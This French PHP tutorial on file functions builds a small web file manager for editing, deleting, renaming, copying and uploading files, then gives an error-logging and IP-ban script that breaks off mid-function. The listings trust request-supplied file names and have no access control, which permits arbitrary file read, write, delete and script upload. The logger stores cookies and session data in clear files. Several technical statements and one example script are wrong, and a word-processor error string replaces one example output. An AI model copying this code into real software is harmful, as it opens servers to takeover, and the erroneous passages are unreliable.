COMME IL N'Y A PAS QUE LES BASES DE DONNÉES DANS LA VIE, PHP POSSÈDE UNE FLOPÉE DE FONCTIONS (PLUS DE 70) PERMETTANT LA CRÉATION ET LA MANIPULATION DE FLAT FILES, C'EST-À-DIRE DE FICHIERS " SIMPLES ". NOUS ALLONS NOUS ATTARDER SUR LES OPÉRATIONS DE BASE À TRAVERS UN EXERCICE PRATIQUE : UN SCRIPT DE GESTION DE FICHIERS.

OUVERTURE ET FERMETURE

Bien que toutes les opérations sur les fichiers ne nécessitent pas l'ouverture préalable dudit fichier, les plus courantes et standards que sont fputs() et fgets() (un peu de patience) se placent entre fopen() et fclose(). Ainsi, le schéma type d'une utilisation de fichier est :

```
<?
$handle = fopen($nomDuFichier, $mode);
// On manipule le fichier... Et on le ferme.
fclose($handle);
?>
```

Si l'ouverture du fichier est réussie, fopen() renvoie un pointeur qui devra être utilisé dans les opérations de lecture/écriture sur ce fichier. Celui-ci est donc stocké dans la variable $handle. Le terme anglais handle désigne la variable utilisée pour atteindre le fichier ouvert.

Ce dernier est évidemment le fichier dénommé par la variable $nomDuFichier (qui est donc une chaîne de caractères). La variable $mode, également chaîne de caractères, indique le mode dans lequel le fichier doit être ouvert, c'est-à-dire l'utilisation que l'on va en faire : ce mode peut donc être lecture (dans ce cas $mode vaut " r " comme read), écriture (" w " comme write, le contenu du fichier est alors effacé) ou ajout (" a " comme append). On peut l'ouvrir en lecture et écriture ; soit en effaçant le contenu du fichier (" w+ "), soit sans l'effacer (" r+ " ou " a+ ").

LECTURE D'UN FICHIER

Il existe plusieurs façons de lire le contenu d'un fichier, donc, pour ce faire, plusieurs fonctions. Fgets()est sans doute la plus courante. Sa forme générale est :

$chaine = fgets($handle, $longueur);

où $handle est le handle obtenu à l'ouverture du fichier par fopen(), et $longueur le nombre de caractères + 1 (!) à lire. L'exécution de cette fonction se termine lorsque le nombre de caractères spécifié est lu, ou s'il rencontre un caractère de fin de ligne (newline) ou une fin de fichier (EOF, end of file).

Il faut alors rappeler la fonction pour continuer la lecture (sur une nouvelle ligne si c'est le newline qui a arrêté la lecture précédente), sauf évidemment si l'on se trouve à la fin du fichier. Cette fonction est donc souvent utilisée

dans une boucle, par exemple dans un while (!feof($handle)) comme nous le verrons plus bas. fgetc($handle) est l'équivalent de fgets($handle, 2), c'est-à-dire qu'il ne lit qu'un seul caractère.

fgetss() : cette fonction se comporte de la même façon que fgets() mais supprime en plus les balises HTML se trouvant dans les enregistrements lus. Un troisième argument, facultatif, permet de préciser les balises que l'on souhaite conserver. Exemple :

```
$chaine = fgetss($handle, 1024, "<b><i><u>");
```

Ces trois fonctions nécessitent une ouverture en lecture (" r ", " r+ ", " w+ " ou " a+ ") du fichier par fopen() (ou équivalent).

Deux autres fonctions utiles de lecture, file() et readfile(), ont la particularité de ne pas nécessiter l'ouverture préalable du fichier par fopen(). Elles ne prennent donc comme argument que le nom du fichier, et non un handle. file() renvoie un tableau dont chaque ligne contient une ligne du fichier, et readfile() lit le contenu du fichier avant de l'afficher dans le navigateur. readfile() retourne TRUEen cas de succès, FALSE sinon. Exemple :

```
<?
$tableau = file("test.txt");
echo "Le fichier test.txt contient
".count($tableau)." lignes.";
echo "Voici son contenu:<br>";
readfile("test.txt");
?>
```

ÉCRITURE DANS UN FICHIER

Il n'existe que deux fonctions, très semblables, pour écrire dans un fichier préalablement ouvert en écriture : fputs(), la plus courante, et fwrite(), que nous verrons dans la lecture/écriture en binaire. Leur forme générale est :

```
$nb = fputs($handle, $chaine [, $longueur] );
```

Le troisième argument, facultatif, permet de limiter la longueur de la chaîne écrite ($chaine) dans le fichier dont le handle est passé en premier argument ($handle). La fonction retourne le nombre de caractères écrits, FALSE en cas d'échec.

CRÉATION DE FICHIER

Pour créer un fichier, il suffit de l'ouvrir en écriture (ou ajout) avec " w ", " w+ ", " a " ou " a+ ". En effet, si l'on tente d'ouvrir en écriture un fichier qui n'existe pas, PHP tente de le créer. Pour ouvrir un fichier en écriture sans le créer s'il n'existe pas, on peut utiliser " r+ " (lecture-écriture).

PREMIER LISTING : EDIT.PHP

À ce stade, nous pouvons commencer notre gestionnaire de fichier en PHP par une page regroupant les fonctions de lecture et écriture. Exemple d'un fichier edit.php :

```
<?
if(!isset($fichier)) header("Location:
main.php");
?>

<html><head>
<title>Editer un fichier</title>
</head><body>

<?
if (isset($contenu)) {
 $f = fopen($fichier, "w");
  if (fputs($f, $contenu))
   echo "Le fichier $fichier a été enre-
gistré avec succès.";
  fclose($f);
}
?>

<form action="#" method="post">
```

```
<b>Editer le fichier <? echo $fichier;
?></b><br>
<input type="hidden" name="fichier"
value="<? echo $fichier; ?>">
<textarea name="contenu" rows="20"
cols="70">

<? readfile($fichier); ?>

</textarea><br>
<input type="submit" value="Enregis-
trer">
</form><form action="main.php">
<input type="submit" value="Retour">
</form></body></html>
```

Cette page permet l'édition (donc la création) du fichier dont le nom est passé à la page dans la variable $fichier. On utilise readfile() pour mettre le contenu du fichier dans la textearea et un fputs() pour enregistrer le contenu dans le fichier. On s'aperçoit que pour créer le fichier, il faut passer à la page le nom du fichier qui n'existe pas encore (dans $fichier) et un contenu vide mais existant ($contenu="").
main.php sera la page principale de notre gestionnaire de fichier.

PRÉCISIONS SUR LA LECTURE/ÉCRITURE

Lecture/écriture en binaire

Pour pouvoir lire et écrire en binaire dans un fichier, il faut l'ouvrir en ajoutant " b " au mode d'ouverture, et utiliser fread() et fwrite() au lieu de fgets() et fputs(). Ceci n'est évidemment valable que dans les systèmes d'exploitation qui distinguent les fichiers de type texte des fichiers binaires (c'est le cas de Windows). Sinon les fonctions s'utilisent indifféremment.

LE POINTEUR DE LECTURE/ÉCRITURE

C'est le pointeur qui indique la position actuelle dans le fichier, c'est-à-dire la position à laquelle on va écrire ou celle à partir de laquelle on va lire. Lorsque l'on ouvre un fichier en lecture (ou en lecture-écriture avec " r+ "), le pointeur est à la fin du fichier, et inversement à la fin du fichier lorsque celui-ci est ouvert en écriture ou ajout (ou avec " w+ " ou " a+ ").
Lorsqu'on lit ou que l'on écrit dans le fichier, le pointeur se déplace du nombre de caractères que l'on écrit ou que l'on lit. Mais il existe des fonctions qui permettent de manipuler ce pointeur, la plus utilisée étant rewind(), qui prend comme paramètre le pointeur sur fichier (handle) et renvoie le pointeur au début du fichier.
Autre fonction utile : fseek(), qui permet de positionner le pointeur par rapport à sa position courante ou par rapport au début (ou à la fin) du fichier.
Sa forme générale est : fseek($handle, $decalage, $origine) où le pointeur sera décalé de $decalage caractères par rapport à $origine dans le fichier de pointeur $handle. $origine peut prendre les valeurs SEEK_SET (début du fichier), SEEK_CUR (position courante, valeur par défaut) ou SEEK_END (fin du fichier).
Enfin, la fonction ftell() qui, tel rewind, prend comme paramètre le pointeur sur fichier (handle), renvoie la position actuelle du pointeur.
Donc, si vous avez bien suivi, dans l'exemple suivant $pos vaut 4 :

```
<?
 $handle = fopen("toto.txt", "r");
  rewind($handle);        //position: 0
  fseek($handle, 4, SEEK_CUR);
  $pos = ftell($handle);
fclose($handle);
?>
```

TESTS SUR LES FICHIERS

Avant de faire n'importe quoi sur les fichiers, il convient de s'assurer que l'on ne va pas travailler sur un fichier qui n'existe pas, écrire dans un répertoire, ou déplacer un fichier dans un autre. Aussi PHP dispose-t-il d'une batterie de fonctions destinées à faire des tests sur les fichiers et dossiers. En voici une liste quasi-exhaustive :

FONCTION	VÉRIFIANT QUE
file_exists()	le fichier existe
is_dir()	il s'agit bien d'un répertoire
is_executable()	le fichier est exécutable
is_file()	il s'agit bien d'un fichier
is_readable()	accessible en lecture
is_writable()	accessible en écriture
is_writeable()	alias de is_writable
is_uploaded_file()	le fichier est un fichier téléchargé

Chacune de ces fonctions prend un nom de fichier ou de dossier comme argument et renvoie TRUE si le test est vérifié, FALSE dans le cas contraire.

Une autre fonction de test, feof(), permet de savoir si l'on est arrivé au bout d'un fichier (dans ce cas feof($handle) renvoie TRUE) : il est utilisé lors de la lecture. Dans l'exemple suivant, on lit le fichier tant qu'on n'est pas arrivé à la fin, et l'on affiche le tout à la fin :

```
<?
$handle = fopen($nomDuFichier, "r");
  while(!feof($handle))
    $chaine .= fgets($handle, 1024);
fclose($handle);
echo $chaine;
?>
```

Ce qui est l'équivalent de :

```
<? readfile($fichier); ?>.
```

EFFACER UN FICHIER - LISTING 2 : DELETE.PHP

La fonction unlink() supprime le fichier dont le nom lui est passé en argument ($fichier). Ce qui nous permet de faire la seconde page de notre gestionnaire de fichier, delete.php :

```
 <?
if(!(isset($fichier)                    and
is_file($fichier)))
 header("Location: main.php"); ?>
<html><head>
<title>Supprimer un fichier</title>
</head><body>
<?
if(unlink($fichier)                     or
!file_exists($fichier))
  echo "Fichier effacé avec succès.";
?>
<form action="main.php">
<input type="submit" value="Retour">
</form></body></html>
```

On vérifie bien sûr au début que le fichier existe avec is_file($fichier).

RENOMMER UN FICHIER - LISTING 3 : RENAME.PHP

C'est le rôle de la fonction rename($ancien_nom, $nouveau_nom), qui renomme le fichier $ancien_nom en $nouveau_nom. D'où le listing 3, rename.php :

```
<?
if(!(isset($fichier)                    and
is_file($fichier)))
header("Location: main.php");
 ?>
<html><head>
<title>Renommer un fichier</title>
</head><body>
<?
if (isset($nom)) {
  if (rename($fichier, $nom))
    echo "Le fichier $fichier à été
renommé en $nom.";
}
?>
<form action="#" method="post">
Nouveau nom:<br>
<input  type="hidden"  name="fichier"
value="<? echo $fichier; ?>">
<input  name="nom"  value="<?  echo
$fichier; ?>"><br>
<input type="submit" value="Renommer">
</form><form action="main.php">
<input type="submit" value="Retour">
</form></body></html>
```

Remarque : Pour déplacer un fichier, on le renomme en précisant le dossier de destination dans le nouveau nom. Exemple : rename("test.txt", "tests/test.txt")

COPIER UN FICHIER - LISTING 4 : COPY.PHP

La fonction copy($fichier, $nouveau_fichier) permet de copier le fichier $fichier en $nouveau_fichier. D'où le listing 4, copy.php :

```
<?
if(!(isset($fichier)                    and
is_file($fichier)))
header("Location: main.php");
?>

<html><head>
<title>Copier un fichier</title>
</head><body>

 <?
if (isset($newfile)) {
  if (copy($fichier, $newfile))
   echo "Le fichier $fichier à été copié
en $newfile.";
}
?>

<form action="#" method="post">
Nom du nouveau fichier:<br>
<input  type="hidden"  name="fichier"
value="<? echo $fichier; ?>">
<input name="newfile" value="<? echo
$fichier; ?>.bak"><br>
<input type="submit" value="Copier">
</form><form action="main.php">
<input type="submit" value="Retour">
</form></body></html>
```

LISTER LES FICHIERS D'UN RÉPERTOIRE - LISTING 5 : MAIN.PHP

Tripoter les fichiers implique souvent de savoir quels sont les fichiers présents dans le répertoire qui nous intéresse, c'est pourquoi PHP est doté de quelques fonctions permettant la manipulation de répertoires.

La manipulation de répertoires ressemble beaucoup à la manipulation de fichiers : il faut ouvrir le répertoire avec opendir($dossier), en lire le contenu (fichiers et dossiers) avec readdir($handle), et fermer le répertoire avec closedir($handle). readdir() est souvent utilisée dans une boucle, car à chaque appel, cette fonction renvoie un nom de fichier ou de dossier (tout comme fread() renvoie une ligne).

Dans notre gestionnaire, il faudra faire attention à ne pas confondre fichiers et répertoires : proposer d'éditer, renommer, copier et supprimer les fichiers, et d'explorer les répertoires ; on aura donc recours aux fonctions is_dir() et is_file() (on aurait bien sûr pu utiliser is_dir() et !is_dir() ou is_file() et !is_file()).

Les fichiers et répertoires sont donc listés dans des <select>, et l'on utilise un peu de javascript pour changer le paramètre " action " du formulaire principal (form1) afin de diriger l'utilisateur vers la page correspondant à son action.

main.php :

```
<html><head><title>Gestion de fichiers</title>
<script language="Javascript">
function charge(page) {
  document.form1.action = page;
  document.form1.submit(); }
</script></head><body>
<form action="#" method="post">Dossiers:
<select name="dir">

 <?
//Si $dir est vide ou erroné, on prend le dossier courant
if(!isset($dir) or !is_dir($dir) or $dir=="") $dir = ".";

$d = opendir($dir);
while ($dossier = readdir($d)) {
 if (is_dir($dossier))
  echo "<option value=\"$dir/$dossier\">$dossier</option>\n";
}
closedir($d);
?>

</select>
<input type="submit" value="Ouvrir">
</form><hr><form name="form1">
```

```
<select name="fichier">

<? $d=opendir($dir);
while ($file = readdir($d)) {
 if (is_file($file))
  echo "<option>$file</option>\n";
}
closedir($d);
?>

 </select>
<input type="button" value="Editer" onClick='charge("edit.php")'>
<input type="button" value="Renommer" onClick='charge("rename.php")'>
<input type="button" value="Copier" onClick='charge("copy.php")'>
<input type="button" value="Supprimer" onClick='charge("delete.php")'>
</form> <hr> <form action="edit.php">
<input type="text" name="fichier" maxlenght="50">
<input type="hidden" name="contenu" value="">
<input type="submit" value="Créer le fichier">
</form> <hr> <form action="upload.php">
<input type="submit" value="Uploader un fichier">
</form></body></html>
```

UPLOAD DE FICHIER - LISTING 6 : UPLOAD.PHP

Un formulaire permet de télécharger des fichiers du client (visiteur) vers le serveur (dans un fichier temporaire), si celui-ci est configuré pour. Il faut pour cela un formulaire de méthode POST et possédant l'attribut ENCTYPE="multipart/form-data", ainsi qu'un input de type file. Un autre input, facultatif, permet de limiter la taille du fichier à uploader si la limite du serveur ne vous convient pas ainsi. <input type="hidden" name="MAX_FILE_SIZE" value="20000"> limitera la taille des fichiers à 20 000 caractères (20 000 octets, ou 19,5 Ko si vous préférez).

Il faut ensuite récupérer le fichier, toujours uploadé dans le même répertoire, avec un script : c'est là que PHP intervient. C'est la fonction move_uploaded_file() qui s'en charge : elle prend pour argument le nom temporaire du fichier uploadé et le nom sous lequel il doit être enregistré (je parle de nom complet : emplacement+nom).

Le premier s'obtient en fouillant dans les tableaux des fichiers uploadés ($HTTP_POST_FILES), en précisant la variable utilisée (le nom de l'input de type file) et l'attribut " tmp_name " (le nom temporaire que l'on cherche). Par exemple : $HTTP_POST_FILES["fichier"]["tmp_name"]

La fonction renvoie TRUE si l'exécution s'est bien déroulée. On peut voir dans le dernier listing (upload.php) l'application de ce concept, où l'on vérifie que le fichier existe bien avec file_exists (j'avoue que c'est un excès de zèle).

Remarque : L'upload de fichier ne fonctionne pas toujours, notamment sous Windows, lorsque le nom complet (chemin d'accès + nom) du fichier à uploader contient des espaces. On peut y remédier en déplaçant ses fichiers à la racine du disque dur (C:\ dans la plupart des cas) avant de les uploader.

La fonction move_uploaded_file() agit de la même manière que copy(), à la différence près qu'elle déplace le fichier au lieu de le copier (mais de toutes façons, l'original étant dans le dossier " spécial upload " du serveur, il sera supprimé après un certain temps).
upload.php :

```
<html><head><title>Upload</title>
</head><body>

<?
if (isset($nom) and isset($fichier)) {
 if(!$nom or $nom=="") $nom=tempnam("./");
 $chemin = "./".$nom;
 if (move_uploaded_file($HTTP_POST_FILES["fichier"]["tmp_name"], $chemin) and
file_exists($nom))
   echo "Le fichier $chemin a été uploadé avec succès.";
 else
   echo "Echec de l'upload.";
}
?>

<form enctype="multipart/form-data" method="post" action="upload.php">
 <input type="hidden" name="MAX_FILE_SIZE" value="100000000">
Upolader un fichier:<br>
<input name="fichier" type="file"><br>
Sous quel nom doit-il être enregistré ?<br>
<input name="nom" type="text"><br>
<input type="submit" value="Upload">
</form><form action="main.php">
<input type="submit" value="Retour">
</form></body></html>
```

AUTRES FONCTIONS UTILES

Voici, en vrac, une liste de fonctions qui peuvent être utiles pour la manipulation de fichiers et de répertoires. Je n'ai hélas pas la place de tout détailler ici, aussi je vous conseille de jeter un coup d'œil à la documentation en ligne pour de plus amples détails.

Fichiers

filesize($fichier) renvoie la taille (en octets ou nombre de caractères) du fichier dont le nom ($fichier) lui est passé en argument.
filetype($fichier) renvoie son type.
fileatime($fichier) renvoie la date du dernier accès au fichier, filemtime($fichier) sa date de modification.
stat($fichier) renvoie des statistique sur le fichier, fstat($handle) aussi mais prend un handle en argument.
Chmod permet de changer les droits d'accès au fichier (sous UNIX).

Répertoires

mkdir($nom_rep, $droits) crée le répertoire de nom $nom_rep avec les droits d'accès $droits (nombre octal, ex: 0733).
rmdir($nom_rep) détruit le répertoire dénommé par $nom_rep.
avec chdir($nom_rep), le répertoire $nom_rep devient le répertoire courant.
getcpwd() (sans argument) renvoie le chemin absolu du répertoire courant (par exemple C:\Program Files\EasyPHP\www\).
rewinddir($handle_rep) est l'équivalent de rewind pour les répertoires.
diskfreespace() permet de connaître l'espace disponible dans le répertoire courant (sur le disque dur sous Windows).

Noms de fichiers et de répertoires

dirname($nom) renvoie le nom du répertoire qui contient le fichier ou dossier de nom $nom.
basename($chemin) prend en paramètre le chemin complet d'un fichier et en extrait le nom du fichier.
realpath($chemin) résout tous les liens symboliques, et remplace toutes les références /./ , /../ et / de $chemin puis retourne le chemin canonique absolu ainsi trouvé.
Exemples : avec le fichier C:\toto.txt (on se trouve dans le répertoire c:\test)
dirname("../toto.txt") renvoie C:\
basename("C:/toto.txt") renvoie toto.txt
realpath("../toto.txt") renvoie Erreur! Référence de lien hypertexte non valide.

Remarque : Dans les chemins de dossiers sous Windows, on peut utiliser indifféremment slash : " / ", ou antislash " \ ". Mais le slash est fortement conseillé car multi-systèmes et ne nécessite pas d'échappement (contrairement à l'antislash qui doit être doublé) : " C:\\test\\test.txt " est l'équivalent de " C:/test/test.txt ".

GESTION DES ERREURS

Comme expliqué plus haut (on voit ceux qui suivent :p), il convient, lorsqu'on manipule des fichiers et/ou des répertoires, de s'assurer de leur existence et de s'informer sur les droits que l'on a dessus (sur des serveurs correctement configurés, ce dernier point est rarement nécessaire), afin que le script fonctionne.
De même, s'informer de la bonne exécution d'une fonction à l'aide d'un test permet d'éviter l'affichage inopiné d'erreurs, toujours à éviter.
Il existe des astuces, qui doivent devenir des réflexes pour contrôler les éventuelles erreurs : l'opérateur @, placé devant une fonction, empêche l'affichage des erreurs liées à cette fonction. De même, on utilisera la fonction " die " pour stopper l'exécution d'un script en cas d'erreur et afficher un message personnalisé. Voici un exemple de script correct :

```
<?
if file_exists("toto.txt") {
 $handle = @fopen("toto.txt", "r")
```

```
    or die("Erreur à l'ouverture du
fichier :(");
  while(!feof($handle))
    $chaine .= @fgets($handle, 1024);
 fclose($handle);
} else echo "le fichier toto.txt n'exis-
te pas !";
?>
```

Remarques sur le script : Il est évident que ce script, destiné à servir d'exemple, est loin d'être terminé. Voici donc quelques idées de choses à améliorer, dont certaines sont aussi des conseils pour vos scripts propres :

- toujours travailler dans le répertoire courant (avec chdir pour changer), et non relatif au répertoire où se trouve le script (utiliser realpath),
- récolter et afficher les infos sur les fichiers,
- gestion des droits d'accès (en fonction du système d'exploitation),
- gestion des erreurs,
- sécuriser toutes les pages (par exemple avec un " htaccess "),
- soigner le design (affichage en arborescence),
- utiliser du javascript, des tableaux et des variables de session pour manipuler plusieurs fichiers,
- tout en une page (avec un " switch "),
- plus d'actions (piocher des idées dans la liste de fonction de la documentation PHP).

CONCLUSION

On ne peut faire un tutorial sur la manipulation de fichiers sans avertissement sur la sécurité. Evidemment, lorsqu'on manipule des fichiers et des répertoires, il faut être particulièrement vigilant quant à la sécurité des scripts car, mal protégés, ils peuvent permettre à des tiers malintentionnés d'effacer (ou de défacer) le contenu de votre serveur, voire d'en prendre le contrôle si la machine elle-même est mal configurée (scripts ayant accès aux fichiers sensibles). Prudence donc...

Il ne me reste qu'à remercier dvrasp et Clad pour l'opportunité de l'article et vous dire @+

eks

UN PEU DE SÈCURITÈ...

Il n'est pas difficile de renforcer un tant soit peu la sécurité de votre serveur Web sous UNIX en jouant convenablement sur les droits d'accès des fichiers UNIX.

Par exemple votre serveur web devrait avoir un compte utilisateur qui lui est dedié (utilisateur www, groupe www). Les pages du site devraient, dans la mesure du possible, n'appartenir qu'au root et au groupe 'www' : les pages ne sont plus alors disponibles qu'en lecture seule.

Cela vous evitera le "deface" : les pages ne peuvent êtres réécrites par le serveur web, ce dernier ne pourra que les lire, pas les posséder ou les réécrire. De même, aucun utilisateur sur la machine (à part root et 'www' cela s'entend) ne pourra lire le contenu de vos pages.

Notez également qu'il n'est pas judicieux de laisser des répertoires privés ou sensibles dans votre rÈpertoire de diffusion (htdocs), tels les rÈpertoires de logs, de scripts CGI...

Si vous voulez éviter la compromission de votre système, pensez également à faire un chroot. Un chroot est une prison virtuelle pour toutes formes d'applications, mais essentiellement pour des serveurs Web. Construire un chroot n'est pas difficile, c'est plus fastidieux. Vous pouvez trouver une documentation officielle sur http://www.debian.org/doc/manuals/reference/ch-tips.en.html#s-chroot.

EN VENTE EN KIOSQUE

LOGGING ET FILTRAGE :

CERTAINES FAILLES ET ERREURS PHP PEUVENT SE RÉVÉLER DIFFICILES À DÉMASQUER LORSQUE CE SONT DES VISITEURS QUI LES TROUVENT. UN SCRIPT ADAPTÉ PERMETTRAIT D'ENREGISTRER LES ERREURS SURVENANT LORSQU'UNE PERSONNE VISITE VOTRE SITE, ET IL DEVIENDRAIT POSSIBLE DE BANNIR LES ADRESSES IP DES PERSONNES LES AYANT PROVOQUÉ.

Ce script nécessite d'être inclus (include('log.php');) au début des fichiers PHP dans lesquels vous désirez détecter les erreurs. Ces erreurs sont classées, par répertoires de date (jour-mois-année), puis par un fichier par heure contenant les erreurs (type d'erreur, IP, localisation de l'erreur et variables d'environnement (POST, GET...)).

MÉTHODOLOGIE

Tout d'abord, il nous faut rediriger les erreurs PHP. Pour cela nous utilisons set_error_handler (nom de la fonction où seront renvoyées les erreurs), soit :

```
set_error_handler ("recupere_e");
```

Ceci nous renverra à la fonction recupere_e(), dont les arguments sont : type d'erreur, message d'erreur, fichier où l'erreur se trouve, ligne où se trouve l'erreur et tableau des variables l'entourant (nous ne l'utiliserons pas).
Les deux premiers arguments son obligatoires, les autres facultatifs. Nous définissons le type de l'erreur avec la fonction recupere_e() et nous renvoyons la chaîne contenant la description de l'erreur à la fonction traitement_e().
Celle-ci va créer le répertoire de classement et le fichier de l'heure – s'ils ne sont pas présents - et ajouter dans le fichier les informations sur l'erreur et le visiteur. Ensuite elle fera appel à la fonction ban_ip qui rajoutera un avertissement à l'IP, voire la bannira si un certain nombre d'avertissements est dépassé.
Une IP contenant un ou plusieurs avertissements sera un fichier nommé *.ip.tmp avec comme contenu le nombre d'avertissements.
Une IP bannie sera un fichier *.ip :
* faisant référence à l'IP, dans ce fichier sera contenu le nombre d'avertissements que l'IP possède.
Il suffira de supprimer le fichier pour enlever le ban ou les avertissements. Enfin nous mettons une fonction permettant de savoir si l'IP est bannie (l'existence du fichier *.ip) et nous ferons appel à celle-ci dès le début du script pour pouvoir stopper l'exécution de celui-ci si nécessaire.

DÉTAILS

La fonction serialize() permet de sauvegarder un objet sans perdre ni sa structure ni son type. Il est possible, entre autres, de sauvegarder un tableau.
Exemple :

```
$a[0]=10;
$a['php']=1;
$val=serialize($a);
```

$val prend la valeur de la sérialisation du tableau $a. La valeur retournée est une chaîne

BLINDEZ VOTRE SITE !

de caractères et est donc très facile à sauvegarder dans une base de données ou autre. Pour récupérer l'objet à partir de la chaîne, il faut utiliser la fonction unserialize(), par exemple :

```
$b=unserialize($val);
echo $b[0]."\n".$b['php'];
```

$b aura la même structure, les mêmes valeurs que $a.

AU TRAVAIL !

Le script complet ci-dessous réalise le travail présenté. Si vous le désirez, vous pouvez créer une partie administrative qui permettrait de lister, lire et supprimer les logs comme de lister, ajouter ou supprimer les bans sur les adresses IP. Pour cela, les fonctions suivantes vous seront utiles :

opendir() permettra de lister les répertoires,
fopen() d'ouvrir/créer un fichier,
unlink() de supprimer un fichier,
rmdir() de supprimer un répertoire (vide).

Vous trouverez le détail de ces fonctions sur **http://www.php.net/manual/fr/**.

```
<?
/* GESTION DES ERREURS */

// Si la constante repertoire_log n'est pas définie (ceci permet de choisir le
// répertoire de destination dans le fichier PHP où l'on inclut celui-ci, utile
// lorsqu'ils ne se trouvent pas tous au même niveau)...
if ( !defined('repertoire_log') )
{
        // ...alors il l'a défini avec comme valeur log/
        // (ce répertoire contiendra le classement des erreurs,
        // à vous de le créer)
        define("repertoire_log","log/");
}

// Constante permettant de choisir si le mode de ban IP est activé, TRUE pour
// le mode activé, FALSE pour le mode désactivé.
define("ban_active",TRUE);

// Constante permettant de choisir à partir de combien d'erreurs
// l'IP se fait bannir.
```

```
define("nb_avert",3);
//Constante permettant de définir le message lorsque l'IP est ban.
define("message_ban","Ip banni contactez l'admin");

//Si le mode du ban est activé...
if(ban_active)
{
        // ... alors si is_ban() retourne vrai, afficher le message du ban et
        // stopper l'exécution du script.
        if(is_ban()){echo message_ban;exit;}
}

// Redirection des erreur vers la fonction recupere_e
set_error_handler("recupere_e");

// Que l'on définit ici ;
function recupere_e($errno, $errstr, $errfile, $errline)
{

        //$errno contient le type de l'erreur(int)
        //$errstr contient le message d'erreur
        //$errfile contient le fichier où se trouve l'erreur
        //$errline contient la ligne de l'erreur

        /*$errno est un nombre, nous nous limiterons à détecter les valeurs
          suivantes :

                1  E_ERROR
                2  E_WARNING
                8  E_NOTICE
                256     E_USER_ERROR
                512     E_USER_WARNING
                1024    E_USER_NOTICE

        */

        switch ($errno) {
                //si $errno est égal à E_USER_ERROR soit 256...
                case E_USER_ERROR :
                        $type="Fatal:\n";
```

```
                break;
        //si $errno est égal à E_USER_WARNING soit 512...
        case E_USER_WARNING :
                $type="Erreur:\n";
                break;

        //si $errno est égal à E_USER_NOTICE soit 1024...
        case E_USER_NOTICE :
                $type="WARNING:\n";
                break;

        //si $errno est égal à E_ERROR soit 1...
        case E_ERROR :
                $type="Fatal:\n";
                break;

        //si $errno est égal à E_WARNING soit 2...
        case  E_WARNING :
                $type="Erreur:\n";
                break;

        //si $errno est égal à E_NOTICE soit 8...
        case  E_NOTICE :
                $type="WARNING:\n";
                break;


        //Dans tous les autres cas
        default:
                $type="Inconnu:\n";
                break;

    }

    //On renvoie la capture à la fonction de traitement.
    traitement_e($type."[$errno] $errstr\n".
                "Ligne: ".$errline.
                " Fichier: ".$errfile."\n");

}
```

```
function traitement_e($erreur)
{
        //$erreur contient le message d'erreur.
        //$info = date:jour-mois-anne heure:minute:seconde + IP du client...
        $info=date("d/m/Y  H:i:s",time())." : ".$_SERVER['REMOTE_ADDR'].
                //+ Serialisation du tableau $_GET, soit toute les variables
                // passer par URL...
                "\n\t GET:".serialize($_GET).

                //+ Sérialisation du tableau $_POST, soit toutes les
                // variables passées par méthode POST...
                "\n\t POST:".serialize($_POST).

                //+ si la variable $_COOKIE est définie, alors renvoie
                //Sérialisation du tableau $_COOKIE, soit tout le contenu
                // du cookie, sinon renvoie " Undefined ".
                "\n\t COOKIE:".
                   (isset($_COOKIE) ?  serialize($_COOKIE) : "Undefined" ).

                //+ Si la variable $_SESSION est définie, alors renvoie
                //Sérialisation du tableau $_SESSION, soit toutes
                // les variables contenues dans la session, sinon renvoie
                // " Undefined ".
                "\n\t SESSION:".
                   (isset($_SESSION) ? serialize($_SESSION) : "Undefined" ).

                //+ Serialisation du tableau $_SERVER, soit toutes
                // les variables Serveur...
                "\n\t SERVER:".serialize($_SERVER)."\n\n";
        //$rep = répertoire où sont contenus les logs concaténés au
        // jour-mois-année actuels.
        $rep=repertoire_log.date("d-m-Y",time());
        //Si le répertoire $rep n'existe pas...
        if(!is_dir($rep))
        {
                //alors crée le répertoire (crée le répertoire
                //jour-mois-annee actuel). S'il échoue, renvoie un message
                //et stoppe la fonction.
                if(!@mkdir($rep))
```

```
                {
                        echo "Verifier l'existence du repertoire "
                             .repertoire_log;
                        return FALSE;
                }
        }

        // $fp= ouvre le fichier se trouvant dans $rep du nom de l'heure
        // actuelle concatenée à "h" en mode ajout. Si le fichier n'existe pas,
        // il se crée.
        $fp = fopen($rep."/".date("H",time())."h","a");

        // Rajoute dans le fichier, à la fin, $erreur et $info, soit les
        // informations de l'erreur et les informations du visiteur.
        fwrite($fp,$erreur.$info);

        //Ferme le fichier.
        fclose($fp);

        //Si le mode ban est activé...
        if(ban_active)
        {
                // alors ajouter un avertissement, retourne TRUE si l'IP,
                // suite à l'avertissement, est ban ; FALSE autrement.
                if(ban_ip())
                {
                        //Affiche le message de ban.
                        echo message_ban;
                        //Stoppe l'exécution du script.
                        exit;
                }
        }
}

function ban_ip()
{

        //$fichier = répertoire où sont contenus les logs plus l'IP
        $fichier=repertoire_log.$_SERVER['REMOTE_ADDR'].".ip";
```

```
//Si $fichier concatené à " .tmp " est un fichier et qu il existe...
        if(is_file($fichier.".tmp"))
        {
                // ...ouvrir ce fichier en lecture.
                $fp=fopen($fichier.".tmp",'r');

                //$avert = a la valeur contenue dans le fichier
                //(un nombre correspondant au nombre d'avertissements).
                $avert=fread($fp,filesize($fichier.".tmp"));

                //Ferme le fichier.
                fclose($fp);

                //Ajoute un avertissement.
                $avert++;

                //Si le nombre d'avertissements est supérieur au nombre
                //d'avertissements tolérés...
                if($avert>nb_avert)
                {
                        //alors renommer le fichier $fichier.tmp en $fichier
                        //(transforme le fichier d'avertissement en fichier
                        // de ban).
                        rename($fichier.".tmp",$fichier);
                        //La fonction se termine et renvoie TRUE
                        // (soit que l'IP est ban).
                        return TRUE;
                }

        //Sinon (si $fichier concatené à " .tmp " n'existe pas...)
        } else {
                //Si on bannit sans avertissement...
                if(nb_avert==0)
                {
                        //ouvre le $fichier (le crée).
                        $fp = fopen($fichier,"w");
                        //Écrit 0 dedans
                        //(juste pour la référence de dire 0 avertissement).
                        fwrite($fp,"0");
                        //Ferme le fichier.
```

```
                        fclose($fp);
                        //La fonction se termine et renvoie TRUE
                        //(l'IP est bannie).
                        return TRUE;
                }
                //$avert=1 correspond à son premier avertissement.
                $avert=1;
        }
        //Ouvre le fichier $fichier concatené à " .tmp " en mode écriture
        // (crée le fichier s'il n'existe pas, ou écrase le contenu s'il existe).
        $fp = fopen($fichier.".tmp","w");
        //Écrit dans le fichier le nombre d'avertissements.
        fwrite($fp,$avert);
        //Ferme le fichier.
        fclose($fp);
        //La fonction se termine et renvoie FALSE
        // (l'IP n'est pas bannie par cet avertissement).
        return FALSE;
}

function is_ban()
{
